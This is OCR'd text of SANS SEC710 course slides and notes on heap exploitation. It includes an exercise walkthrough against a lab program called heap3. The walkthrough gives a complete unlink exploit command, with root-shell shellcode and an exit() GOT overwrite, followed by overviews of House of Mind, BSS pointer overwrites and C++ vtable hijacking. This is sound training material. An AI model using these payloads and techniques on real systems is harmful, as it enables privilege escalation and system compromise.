
Don't forget to update the forward and backward pointers. If you're using a different function to overwrite in the GOT, make sure you change the forward pointer accordingly. You must also adjust the backward pointer to be the location in memory of where you shellcode resides. This would be whatever buffer the strcpy() function has copied your data to.


Exercise Solution:
heap3 Program (5)
• Locating a function to overwrite...
[deadlist@localhost deadlist]$ ltrace ./heap3 AAAA
__libc_start_main(0x0804842c, 2, 0xbffffa24, 0x080482e4, 0x08048538 <unfinished
...>
Shellcode will be here.
malloc(300) = 0x080496e8
memset(0x080496e8, '\000', 300) = 0x080496e8
malloc(300) = 0x08049818
memset(0x08049818, '\000', 300) = 0x08049818
malloc(300) = 0x08049948
memset(0x08049948, '\000', 300) = 0x08049948
strcpy(0x080496e8, "AAAA") = 0x080496e8
printf("Thanks!") exit() is called after free()
free(0x08049818) oid>
exit(0) = <void>
Thanks!+++ exited (status 0) +++
SANS SEC710 - © 2011

Exercise Solution: heap3 Program (5)


Let's quickly walk through a solution to hacking the heap3 program. One place to look first is at the location and size of the buffers being created. The ltrace tool is perfect for obtaining this information. By simply entering the command, "ltrace ./heap3 AAAA" we produce the output as seen on the slide. We can see that the first buffer is allocated at 0x80496e8 and is 300 bytes in size. We also see a few lines down that the strcpy() function copies the user supplied data into this first buffer. Two other buffers are created, but we do not know at this point what they are used for.

One important thing to notice is that the free() function is only called once. This means that overwriting free()'s entry in the GOT is probably not going to work for us. I have highlighted the exit() function, which is called after the call to free(). This looks like a good place to write the pointer to our shellcode. On the next slide we will use objdump to pull up the address of exit() in the GOT.




Exercise Solution: heap3 Program (6)

On this slide we are simply grabbing the address of the exit() function inside the Global Offset Table (GOT). As you can see by the red outlining, exit()'s address is 0x80496c4. Remember that, due to the behavior of unlink(), we will need to subtract 12 bytes from this address to ensure the appropriate place inside the GOT is overwritten. 0x80496c4 – 12 (c in hex) is 0x80496b8.


Exercise Solution:
heap3 Program (7)
• Setting breakpoints for analyzing memory
(gdb) break *0x80484df
Breakpoint 1 at 0x80484df
(gdb) break *0x80484e7
Breakpoint 2 at 0x80484e7
(gdb) run `python -c 'print"A"*296'`
Starting program: /home/deadlist/heap3 `python -c 'print"A"*296'`
• run `python -c 'print"A"*296'`
SANS SEC710 - © 2011

Exercise Solution: heap3 Program (7)


We should now set up some breakpoints within GDB to view the memory layout on the heap and validate that our data is in the right place. The first highlighted breakpoint is the address just before the strcpy() function copies our data into the first chunk. The second breakpoint is the address of the instruction following the strcpy() function. Finally, we issue the command, "run `python –c 'print"A"*296,'` which should print the letter "A" right until the point where we would see the prev_inuse field in memory. Remember that the buffers are each 300 bytes.



Exercise Solution: heap3 Program (8)

On the first image above, we hit our first breakpoint. I have selected the address 0x080484df as a start-point to analyze, as it is towards the end of the first chunk and allows us to see the header data of the adjacent chunk. The command "x/20x 0x80497d8" provides us with that output. As you can see at the address 0x8049814, the size field of chunk #2 is 0x131 bytes large. This is 305 in decimal and includes the 300 bytes for our buffer, 4 bytes of padding to pad us out to the next DWORD boundary, and finally 1 byte showing that the previous buffer is in use.

In the second image, our data has been copied into the first buffer by the strcpy() function. We have entered 296 A's, which takes us up to the address 0x8049810. This address is where we will need to write our fake prev_inuse value, followed by our fake current chunk size value, clearing the prev_inuse flag.


Exercise Solution:
heap3 Program (9)
• We've got everything we need!
213 A's for padding
Start of our chunk
exit()'s entry in the GOT
UID is Root
• ID is showing as Root!
SANS SEC710 - © 2011

Exercise Solution: heap3 Program


You should now have everything you need to launch the exploit successfully. These items are:

- Shellcode of 55 bytes.
- Address of the chunk data to execute your shellcode: 0x080496e8
- Address of exit()'s entry in the GOT - 12 bytes: 0x80496b8
- The number of A's needed for padding: 213 bytes.

Putting this together we have:

./heap3 `python –c 'print
"\xeb\x0e"+"A"*14+"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07
\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42"+"A"*213+"\xff\xff\xff\xff"+"A"*8+"\xf
c\xff\xff\xff"+"\xf0\xff\xff\xff"+"A"*4+"\xb8\x96\x04\x08"+"\xe8\x96\x04\x08"'`


As you can see, the exploit successfully worked and we have a UID of Root.


The Malloc Maleficarum
• Written by Phantasmal Phantasmagoria
• Primarily a research paper demonstrating methods to exploit free() and newer versions of unlink()
• Advanced techniques that work with modern glibc
– ALSR must be taken into account
• House of Mind
– Technique includes the creation of an arena outside of main_arena that we control
SANS SEC710 - © 2011

The Malloc Maleficarum

The Malloc Maleficarum, is a great article on modern heap exploitation and was written by Phantasmal Phantasmagoria in 2005. It is available at http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt. The article was written to demonstrate that even after fixes were put in place to protect the heap, exploitation was still possible. The article is relatively advanced but is highly recommended. Phantasmal walks through several techniques to exploit the Wilderness Chunk, main_arena, fastbins, and other methods. Many of the techniques require specific conditions, but some may be used more loosely. It is worth noting that when Address Space Layout Randomization (ASLR) is enabled, successful exploitation becomes increasingly difficult depending on the amount of entropy (number of bits included increasing the randomness) introduced.

One of the most commonly referenced techniques from the bunch is "House of Mind." This technique walks through creation of an arena outside of the main_arena by setting the non_main_arena bit. Creating this new arena containing chunks you control can allow for successful exploitation with only a single call to free().



Overwriting Function Pointers
• Often easier than other exploitation methods
– Heap is often not protected like the stack!
• The BSS Segment
– It's Writable and often executable
– Has a static size
– An unprotected buffer can allow important pointers to be overwritten
– Privilege escalation, bypassing authentication, viewing files, etc...
SANS SEC710 - © 2011

Overwriting Function Pointers

OS programming and library improvements have made standard exploitation quite difficult. This is not at all to say that exploitation isn't impossible. In fact, it could be said that the complacency generated by the trust in controls could offer attackers more opportunities. I simply mean that the more that attention is drawn away from these types of attacks by the ever-growing popularity of web-based attacks, the easier it will be for attackers to stay under the radar. The most noise often gets the most attention. If the low-hanging fruit is no longer available in one location, many attackers will go where the food is located. The days of automated attacks at the OS level are definitely numbered, but this does not at all mean a huge number of one-off attacks are not present. You have to imagine that the clever attacker is one who does not advertise their findings and also may be one who is interested in specific targets and not world domination.


On that note, a common method of attacking the heap and BSS segments is by looking for important pointers that may be overwritten. Some of these pointers hold credentials and User ID's, while others store paths for file access. If you can access data in reachable areas memory that hold this type of information, you may not even need to find a way to execute shellcode or make a call to system(). It may be enough to add an entry into /etc/passwd or overwrite a UID with your own.

The BSS segment provides good opportunities to take control of a program. The BSS segment is often writable, is static, in size, takes in user values upon the initialization of a variable, and is often times executable. All of these provide for countless opportunities to exploit a program. What if for example, a pointer is stored in the BSS after a buffer that takes in a user-supplied value? If the buffer is not protected, you may be able to overwrite a pointer that is called and hook execution.


C++/CPP vs. C
• CPP is an object-oriented programming (OOP) language, although OOP is not forced
• Standardized in 1998
• Many programmers consider CPP to be far more complex than C
• Introduction of Classes
– Abstract objects to be instantiated – e.g. Dog
– Contain attributes – e.g. Breed, Color, Gender
– Methods/Functions – e.g. sit(), speak(), fetch()
SANS SEC710 - © 2011


C++/CPP vs. C

CPP is an object-oriented programming (OOP) language that was standardized in 1998. It is a much newer language than C with expanded functionality. OOP is not forced, but a large part of CPP. The language is often considered more complex than C; however, many say this is due to the learning curve for C programmers to pick up CPP. There is a large increase in the number of libraries used with the language, as well as the addition of a few significant changes such as the introduction of classes. From a high level, a class is an abstract object that can be instantiated to create instance objects. Each class contains attributes and functions. If there is a class called "Dog," it would contain various attributes such as Breed, Color, and Gender. It would also contain various functions or methods such as sit(), speak(), and fetch(). Multiple classes can be created, each becoming a derivative or inheriting class of another class. OOP languages are typically more complex and abstract than non OOP languages.


CPP Pointers and Virtual Functions
• Virtual Functions
– Dynamic binding as opposed to static binding at compile-time
– Used when a class inherited from a parent class requires different functionality
– Results in the creation of a virtual table (vtable) for each class
– Virtual Pointers (vptr) in the tables point to function locations dynamically at runtime
SANS SEC710 - © 2011


CPP Pointers and Virtual Functions

CPP classes allow for the use of virtual functions. These functions are simply dynamically bound at runtime, as opposed to statically bound during compile-time. This can be compared to the method in which functions are resolved at runtime through the linking process. They are beneficial when a class inherited from a parent class requires different functionality. A derived class can be dynamically bound and point to the virtual function in the class instance as opposed to a statically-bound base class. When virtual functions are used a virtual table (vtable) is created. There is a vtable for each class using virtual functions. Virtual pointers (vptr)'s inside of the vtable are dynamically populated during runtime and point to the location of the method inside a class.


Overwriting vtables
• Buffers vulnerable to overflows can overwrite the vptr's
– Tables are commonly stored below the buffers
• When the vptr is called execution can be hijacked
• Similar to stack overflows in theory; however, the location of shellcode more difficult to determine
SANS SEC710 - © 2011

